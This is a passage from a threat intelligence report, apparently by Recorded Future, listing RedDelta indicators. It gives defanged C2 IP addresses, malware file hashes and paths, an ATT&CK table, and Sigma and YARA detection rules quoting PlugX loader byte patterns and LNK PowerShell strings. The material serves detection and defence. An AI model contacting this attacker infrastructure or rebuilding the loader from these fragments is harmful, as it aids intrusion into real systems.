https[:]//artbykathrynmorin[.]com/lczjnmum

**RedDelta Administration Servers**
115.61.168[.]143
115.61.168[.]170
115.61.168[.]229
115.61.169[.]139
115.61.170[.]105
115.61.170[.]70
182.114.108[.]91
182.114.108[.]93
182.114.110[.]11
182.114.110[.]170

**RedDelta C2 Servers (October–December 2024)**
103.79.120[.]92
45.83.236[.]105
116.206.178[.]67
45.133.239[.]183
116.206.178[.]68
103.238.225[.]248

45.133.239[.]21
103.238.227[.]183
103.107.104[.]37
107.148.32[.]206
167.179.100[.]144
116.206.178[.]34
149.104.2[.]160
207.246.106[.]38
45.76.132[.]25
155.138.203[.]78
144.76.60[.]136
38.180.75[.]197
107.155.56[.]15
107.155.56[.]87
202.91.36[.]213
107.155.56[.]4
149.104.12[.]64
154.205.136[.]105
223.26.52[.]208
45.128.153[.]73
96.43.101[.]245
45.135.119[.]132
161.97.107[.]93
103.107.105[.]81
103.107.104[.]4
103.107.104[.]57
154.90.47[.]123
147.78.12[.]202

**Shortcut (LNK) Files (SHA256)**

a0a3eeb6973f12fe61e6e90fe5fe8e406a8e00b31b1511a0dfe9a88109d0d129
2232cd249be265d092ea923452f82aae28f965b48897fe6f05a7cd4495fcd96e
aaad74fbf1b3f499aa2be9f5a86f0d6427c2d807c27532090671295a2b5d67e0
6e37ad572f1e7d228c8c0c7cb1ef2d966d16d681669587cfb80e063106d77a6e
6ac4b0fd81e317615e0935e83874ef997b7bff3aff2f391405a2e22161f4fd45
dd2d8fb565b18065bde545da16f67f31036b4d45dec5b82caa74e30a617e85e8
945f7ca6ce890f6cd1813b0ed1912ef25ed4a5f11da0fe97c20fe443bd4489a1
042045687882ec8dc2d61e26e86e56620c4a1e694b46f9ce814b060cb0cf4bb5
5479927c78faed415853c3ba3798dfff93d4047a17c3c4d87f7dc1ce8289395c
d8981d4cbca9b99828a9459e4abfbbe20a221bfc59fc0f2a6d6a751c363b26c4
c6bd2c31ebaa8d51964c49a22bc796aa506e594d6f1b1043b01d0baf58836172
df3e5c62fa7086eec23c04cb52a17d64aa0b4f252551c8a65c599291a7cee61f
2c791775e66a77fe72aa826823f554bfe9a41525c6c1c14798cf56a42925db31
74f3101e869cedb3fc6608baa21f91290bb3db41c4260efe86f9aeb7279f18a1

**MSC files (SHA256)**

1cbf860e99dcd2594a9de3c616ee86c894d85145bc42e55f4fed3a31ef7c2292 (Meeting_Invitation.msc)
54549745868b27f5e533a99b3c10f29bc5504d01bd0792568f2ad1569625b1fd (240422 264-24 SOLO airfield surveys.msc)
8c9e1f17e82369d857e5bf3c41f0609b1e75fd5a4080634bc8ae7291ebe2186c (Meeting Invitation.msc)
d0c4eb52ea0041cab5d9e1aea17e0fe8a588879a03415f609b195cfbd69caafc (Meeting.msc)
ca0dfda9a329f5729b3ca07c6578b3b6560e7cfaeff8d988d1fe8c9ca6896da5 (Meeting invitation.msc)
6784b646378c650a86ba4fdd4baaaf608e5ecdf171c71bb7720f83965cc8c96f (Meeting.msc)
00619a5312d6957248bac777c44c0e9dd871950c6785830695c51184217a1437 (Pg 151 vv nghi le Quoc khanh 2.9.msc)
eae187a91f97838dbb327b684d6a954beee49f522a829a1b51c1621218039040 (BCTT 02.9 AM Final.docx.msc)
c1f27bed733c5bcf76d2e37e1f905d6c4e7abaeb0ea8975fca2d300c19c5e84f (ADSOM-Plus - Meeting Programme.msc)
397afb74746b2fe01abc63789412b38f44ceb234a278a04b85b2bb5b4e64cc8c (Meeting Invitation.msc)
49abaa2ba33af3ebde62af1979ed7a4429866f4f708e0d8e9cfffcfa7a279604 (Meeting Procedure.msc)
3e6772aca8bb8e71956349f1ea9fecda5d9b9cfa00f8cdbf846c169ab468a370 (Meeting request.msc)
f0aa5a27ea01362dce9ced3685961d599e1c9203eef171b76c855a3db41f1ec6 (Шуурхай мэдээ 2024-05-27 -.msc)
e81982e40ee5aaed85817343464d621179a311855ca7bcc514d70f47ed5a2c67 (Meeting Invitation.msc)

**MSI files (SHA256)**

471e61015ff18349f4bf357447597a54579839336188d98d299b14cff458d132
7c741c8bcd19990140f3fa4aa95bb195929c9429fc47f95cf4ab9fad03040f7b
1efe366230043521c1f55cc049117a65acd1a29f4470446ad277f57c4f3a2feb
7a2994a6b61ee8ac668e41e622edfa7ae7e06b66d80c2a535f5822bc98058c33
364f38b48565814b576f482c1e0eb4c8d58effcd033fd45136ee00640a2b5321
d4b9f7c167bc69471baf9e18afd924cf9583b12eee0f088c98abfc55efd77617
dbe26b8c3a75f2a78e1a47e021e5ed0087dd8433a667ab8238385529239f108e
71e462aaca0f2d8c8a685756b070d017c796de6ac22021a79d922f2f182d4fb0
2d884fd8cfa585adec7407059064672d06a6f4bdc28cf4893c01262ef15ddb99
30fbf917d0a510b8dac3bacb0f4948f9d55bbfb0fa960b07f0af20ba4f18fc19
2cd4fb94268ba063b1a5eea7fe87e794fecf46c0f56c2aaa81e8c9052bb4f5f2 (Adobe-Setup.msi)
38b2852a8dfadac620351c7bea674c29cc5aa89d051fb7acfb8d550df00d4403
34e915d93b541471a9f7e747303f456732cd48c52e91ef268e32119ea8c433c0
507aa944d77806b3f24a3337729b52168808e8d469e5253cbf889cdaabb5254e
976ffe00ca06a4e3d2482815c2770086e7283025eeecad0a750001dedaa2d16a
2cd4fb94268ba063b1a5eea7fe87e794fecf46c0f56c2aaa81e8c9052bb4f5f2
c7ec098093eb08d2b36d1c37b928d716d8da021f93319a093808a7ceb3b35dc1

```
c2d259056163788dce3a98562bb3bcba3a57a23854104e58a8d0fe18200d690b
62adbe84f0f19e897df4e0573fc048272e0b537d5b34f811162b8526b9afaf32
(Adobe-Setup.msi)

DLL files (SHA256)
67c23db357588489031700ea8c7dc502a6081d7d1a620c03b82a8f281aa6bde6
b6f375d8e75c438d63c8be429ab3b6608f1adcd233c0cc939082a6d7371c09bb
a7735182b7f9f2c10af3f8d2d10634c344d984f6e53e7a3787e4d3d756a7a0a0
53bafcf064d421341c582d93108e84df2f0e284c2b0a4dc2deb9099aa953bf5a
7a16ba2f0d2c4f7779b67e41f8196ddc6652ca7b61607696ed154df83c8d7b9c
749d8980d80966480c85c112a10e1be3d391c1f4673977e880fa461edc2cbf18
2220a9297876d7ffb5ad8da4d35ed7b2c8746129f66056e81c4f74a6bb224fd7
3ced0837225b635f2ed63e4f72f95933d804e089a21eb8022407a74d772bb94f
f1f58fda25e2a6dde9cab4faf02f7246d2a8ab2c96b4b055deea4093eee9d0e6
77f813a461b4f1f1c765d951f0bf04668d96efea72cb8ecfb594ea2e36153cf8
dc155cb86f5240c2c39c851e006e39cb33ed9b52e0633cbcdcc2164a47a93e22
5400fda058d7a13c27e9c95453634e4fee9a421023e0d4482f3eacc198caa928
367a98647dea14345e258bc01dfb77b46d1a895e91b5d088cf949de34db13f59
f1812ca5170af2401d501561d2a3036379752d22111b10f9ac570587364c82aa
e1c85c49982339770189f7947b5bfeb926bc3e4e1d1c63655cb0f8cfdc82a647
f2b04c3c764c85c0bedb434b55304d26d067662cd47e620e219657a0007c9fe0
c25b3a3d7779cb89772454a756ce48ed3744cf233564d309b6f8d19bd8e26fa4 (hid.dll)
1bde2b050117d7f27e55a71b4795476decace1850587a17d6cf6fd3fc030ff1a (hid.dll)
73451742de056d3d06f7c42904651439198df449115f7adb08601b8104bec6fb (hid.dll)
651c096cf7043a01d939dff9ba58e4d69f15b2244c71b43bedb4ada8c37e8859 (msi.dll)
f8c1a4c3060bc139d8ac9ad88d2632d40a96a87d58aba7862f35a396a18f42e5 (msi.dll)
288e79407daae7ae9483ef789d035d464cf878a611db453675ba1a2f6beb1a03 (FormDll.dll)
ee9c935adae0d830cdc0fccd12b19c32be4f15dffcf454a9d807016ce59ff9a9
c5aa22163eb302ef72c553015ae78f1efe79e0167acad10047b0b25844087205 (hid.dll)
1a37289c70c78697b85937ae4e1e8a4cebb7972c731aceaef2813e241217f009 (hid.dll)
49c32f39d420b836a2850401c134fece4946f440c535d4813362948c2de3996f (hid.dll)
83946986b28fd8d04d59bab994cd2dc48e83b9711a8f453d8364c2ad27ea0254 (hid.dll)
ade0b5cfedfa73252ec72deee7eb79e26380e2e50b47efcfe12350c9a255bb66 (hid.dll)
b63f51537957572c43c26fc8e9088361978ee901df4b8e67d48843c4fb7c027b (hid.dll)
557f04c6ab6f06e11032b25bd3989209de90de898d145b2d3a56e3c9f354d884

Encrypted Payloads (DAT) (SHA256)
095855cf6c82ae662cce34294f0969ca8c9df266736105c0297d2913a9237dd1
abd5a09ec75ff36df87ece894cab441ef7f021f5bdd8ba55d00b8ed8aac03ab4
7b8dbfe66d16ad627d3864bd5d396b98a86c75aa4a3d87067a03221d73a560c1
52ba1bd4d40202c24cb896a355f094dbe0dc6e211f5ddd5b59f0c39b99203172
b02b2c0a9209f20dab4efbc458160f5a9efdb81b6474ec10bb727295a86d825a
7f382a8b19613d078e4b78b677cb7592cab7c17577638e7ecad0a4952c6f4055
aafff72a8c4ad7be37b25e3686a28a11f1d29a0acc771cac1974e17c176c5ed1
16dd782942b25aa2eb61bc7de36820444b9f55846c815e249a942b52c61be6b5
d674025113d350438a11439d56db111881de887fea41b2d168c6c2b8d8c22014
ca963057e69914d7e6c40aa7c43b393a1516f6dfdd2abfed12ddaa21fc2cfcce
```

96085a217f0841bae3fe77ecf60785a5cf4051748e90c818cf6160f7fd00b12e
bde73773529ec32161fb8a675b50678771bf317a83f3dd8d0c47f54bdc665722
94ad60e87518ac2f655be1b0297e0109da3ef0ae733357206e3e87712c5dfba7
908ff3a80ef065ab4be1942e0d41583903f6aac02d97df6b4a92a07a633397a8
(NoteLogger.dat)
a5cd617434e8d0e8ae25b961830113cba7308c2f1ff274f09247de8ed74cac4f
(NoteLogger.dat)
4ac2a633904b0da3ac471776ecbaded91e1f3a5107630fafde76868cace46051
(inkformDB.dat)
75e849cc96c573fdfe0233b4d9a79c17fb4c40f15c0b6c0d847c461a30f1cbe8
d188e877066f0932440d4cd8e8e2e856d7b92d40b475b7c0f0c996b34a2847a4 (LDevice.dat)
37c7bdac64e279dc421de8f8a364db1e9fd1dcca3a6c1d33df890c1da7573e9f (LDevice.dat)
6e07e37618f57ac1930865e175d49ef1bf85aa882ffbd30538f55f64d024085b (LDevice.dat)
58a73d445f6122c921092001b132460bb6c1601dc93ecfaabe5df2bf0fef84de (LDevice.dat)
9afddc7ff0a75975748e5dc7d81eee8cd32be79ca32edfebd151a376563e7d4b (LDevice.dat)
9333cc552193cfe9122515e3d7b210de317c297f1c09da5180b3a7f006d94fe4 (LDevice.dat)
3552708726f50ee949656e66a4a10da304bae088fa1b875bfab9e182b6ec97f7 (LDevice
(3).dat)
5dae5254493df246c15e52fd246855a5d0a248f36925cecee141348112776275
(officeime.dat)

**Legitimate Executables (SHA256)**
b9836265c6bfa17cd5e0265f32cedb1ced3b98e85990d000dc8e1298d5d25f93
(ONENOTEM.exe)
87d0abc1c305f7ce8e98dc86712f841dd491dfda1c1fba42a70d97a84c5a9c70 (inkform.exe)
d27c5d38c2f3e589105c797b6590116d3ec58ad0d2b998d2ea92af67b07c76b1
(ExcelRepairToolboxLauncher.exe)
282fc12e4f36b6e2558f5dd33320385f41e72d3a90d0d3777a31ef1ba40722d6
(LDeviceDetectionHelper.exe)
80a7ff01de553cb099452cb9fac5762caf96c0c3cd9c5ad229739da7f2a2ca72 (imecmnt.exe)

**HTML files (SHA256)**
0b152012c1deab39c6ed7fe75a27168eaaec43ae025ee74d35c2fee2651b8902
0c7ee8667f48c50ea68c9ad02880f0ff141a3279bd000502038a3a187c7d1ede

**File Paths**
C:\Users\Admin\AppData\Local\GkyOpucv\
C:\Users\Public\SecurityScan\
C:\Users\Public\.vsCodes\
C:\ProgramData\.vscodes\
C:\Users\<USER>\AppData\Local\MUxPOTy\
C:\ProgramData\SamsungDriver\
C:\Users\Admin\AppData\Roaming\.inkform\inkformDB.dat
C:\Users\Admin\AppData\Roaming\VirtualFile\inkform.exe
C:\Users\Admin\AppData\Roaming\VirtualFile\FormDll.dll
C:\Users\Public\.inkform\inkformDB.dat
C:\Users\Public\Intelnet\FormDll.dll

```
C:\Users\Public\Intelnet\inkform.exe
C:\Users\Public\.inkform\inkformDB.dat
C:\Users\Public\SecurityScan\FormDll.dll
C:\Users\Public\SecurityScan\inkform.exe
C:\ProgramData\.inkform\inkformDB.dat
C:\ProgramData\Intelnet\FormDll.dll
C:\ProgramData\Intelnet\inkform.exe
C:\Users\Admin\.inkform\inkformDB.dat
C:\Users\Admin\SamsungDriver\inkform.exe
C:\Users\Admin\SamsungDriver\FormDll.dll
```

## Appendix B — MITRE ATT&CK Techniques

| Tactic: Technique | ATT&CK Code |
|---|---|
| **Resource Development:** Acquire Infrastructure — Virtual Private Server | T1583.003 |
| **Resource Development:** Acquire Infrastructure — Domains | T1583.001 |
| **Initial Access**: Phishing — Spearphishing Attachment | T1566.001 |
| **Initial Access**: Phishing — Spearphishing Link | T1566.002 |
| **Execution:** User Execution — Malicious File | T1204.002 |
| **Execution:** Command and Scripting Interpreter — PowerShell | T1059.001 |
| **Persistence:** Boot or Logon Autostart Execution — Registry Run Keys / Startup Folder | T1547.001 |
| **Defense Evasion:** Hijack Execution Flow — DLL Search Order Hijacking | T1574.001 |
| **Defense Evasion:** Execution Guardrails — Geofencing | T1627.001 |
| **Defense Evasion:** Deobfuscate/Decode Files or Information | T1140 |
| **Defense Evasion:** System Binary Proxy Execution — MMC | T1218.014 |
| **Defense Evasion:** System Binary Proxy Execution — Msiexec | T1218.007 |
| **Defense Evasion:** Masquerading — Match Legitimate Name or Location | T1036.005 |
| **Defense Evasion:** Masquerading — Double File Extension | T1036.007 |
| **Discovery:** System Information Discovery | T1082 |
| **Command-and-Control:** Encrypted Channel — Symmetric Cryptography | T1573.001 |
| **Command-and-Control:** Data Encoding: Standard Encoding | T1132.001 |
| **Command-and-Control:** Web Service | T1102 |

# Appendix C — YARA and Sigma Rules

**Sigma rule to detect RedDelta DLL hijacking attempts to load PlugX:**

```
title: Potential RedDelta APT DLL Hijacking Attempt
id: a8535c40-4e04-4ff6-baea-479ea6b0adea
status: stable
description: Detects DLL potential hijacking of LDeviceDetectionHelper.exe in a
subdirectory of AppData\Local. Used by RedDelta APT to load PlugX.
author: MGUT, Insikt Group, Recorded Future
date: 2024/09/06
references:
   -  https://tria.ge/240803-bmgessseme/behavioral1/analog?q=lDevice&image=C%3A%5CUsers%5C
      Admin%5CAppData%5CLocal%5CaPGfRwbjwQD%5CLDeviceDetectionHelper.exe
tags:
  - attack.t1574.001 # Hijack Execution Flow: DLL Search Order Hijacking
logsource:
    product: windows
    category: process_creation
detection:
    image_start:
      Image|startswith:
      - 'C:\Users\'
    image_end:
      Image|endswith:
      - '\AppData\Local\*\LDeviceDetectionHelper.exe'
    condition:
      image_start and image_end
level: critical
falsepositives:
  - Unlikely
```

**YARA rule to detect RedDelta loaders written in NIM:**

```
import "pe"

rule APT_CN_RedDelta_Nim_Loader_DEC23 {
    meta:
        author = "JGrosfelt, Insikt Group, Recorded Future"
        date = "2023-12-21"
        description = "Detects RedDelta RC4 Implementation in Nim Loaders"
        version = "1.0"
        RF_THREATACTOR = "RedDelta"
        RF_THREATACTOR_ID = "en_T6N"

        strings:

                /*
                RedDelta Custom RC4 Implementation (from RC4)
                8B 8D E0 FB FF FF                                   mov     ecx, [ebp+var_420]
                89 F2                                               mov     edx, esi
                32 54 3B 08                                         xor     dl, [ebx+edi+8]
                0F BE D2                                            movsx   edx, dl
```

```
                E8 E7 C5 FF FF                                  call    sub_6DB03E5C
                89 85 E0 FB FF FF                               mov     [ebp+var_420], eax
                89 F8                                           mov     eax, edi
                83 C0 01                                        add     eax, 1
                89 C7                                           mov     edi, eax
                0F 81 8E FE FF FF                               jno     loc_6DB07716
                */
                $s1 = { 8B 8D E0 FB FF FF 89 F2 32 54 3B 08 0F BE D2 E8 ?? ?? ?? ?? 89 85
E0 FB FF FF 89 F8 83 C0 01 89 C7 0F }

        condition:
                (uint16 (0) == 0x5a4d)
                and $s1
        }


rule APT_CN_RedDelta_Nim_Loader_Aug24 {
    meta:
        author = "MGUT, Insikt Group, Recorded Future"
        date = "2024-09-06"
        description = "Detects RedDelta MSI files used to load PlugX via DLL hijacking"
        version = "1.0"
        hash = "49c32f39d420b836a2850401c134fece4946f440c535d4813362948c2de3996f"
        hash = "c5aa22163eb302ef72c553015ae78f1efe79e0167acad10047b0b25844087205"
        RF_THREATACTOR = "RedDelta"
        RF_THREATACTOR_ID = "en_T6N"

  strings:
        $func = "winimConverterVarObjectToPtrObject"
  condition:
        uint16be(0) == 0x4d5a
        and filesize < 500KB
        and pe.number_of_exports == 2
        and pe.exports("HidD_GetHidGuid")
        and pe.exports("NimMain")
        and $func
}
```

**YARA rule to detect MSI executables used to load PlugX:**

```
rule APT_CN_RedDelta_MSI_Aug24 {
    meta:
        author = "MGUT, Insikt Group, Recorded Future"
        date = "2024-09-06"
        description = "Detects RedDelta MSI files used to load PlugX via DLL hijacking"
        version = "1.0"
        hash = "30fbf917d0a510b8dac3bacb0f4948f9d55bbfb0fa960b07f0af20ba4f18fc19"
        hash = "2d884fd8cfa585adec7407059064672d06a6f4bdc28cf4893c01262ef15ddb99"
        RF_THREATACTOR = "RedDelta"
        RF_THREATACTOR_ID = "en_T6N"

  strings:
        $s1 = "TARGETDIR[%LOCALAPPDATA]"
        $s2 = "\\LDeviceDetectionHelper.exe"
```

```
        $s3 = "hid.dll"
  condition:
        uint32be(0) == 0xd0cf11e0 and all of them
}
```

**YARA rule to detect LNK files used to load PlugX (applies to infection chain from 2023):**

```
rule APT_CN_RedDelta_LNK_Oct23 {
  meta:
    author = "Mkelly, Insikt Group, Recorded Future"
    date = "2023-10-13"
    description = "Detects RedDelta LNK files used to retrieve and install .msi files via
Powershell"
    version = "1.0"
    hash = "a0a3eeb6973f12fe61e6e90fe5fe8e406a8e00b31b1511a0dfe9a88109d0d129"
    hash = "74f3101e869cedb3fc6608baa21f91290bb3db41c4260efe86f9aeb7279f18a1"
    RF_THREATACTOR = "RedDelta"
    RF_THREATACTOR_ID = "en_T6N"

  strings:
    $s1 = "install.InstallProduct" wide
    $s2 = "install=New-Object" wide
    $s3 = "install.uilevel = 2" wide
    $s4 = "REMOVE=ALL" wide

  condition:
    uint16(0) == 0x004c
    and filesize < 5MB
    and 3 of them
}
```

*Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.*

## *About Insikt Group®*

*Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.*

## *About Recorded Future®*

*Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering customers to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.*

*Learn more at recordedfuture.com*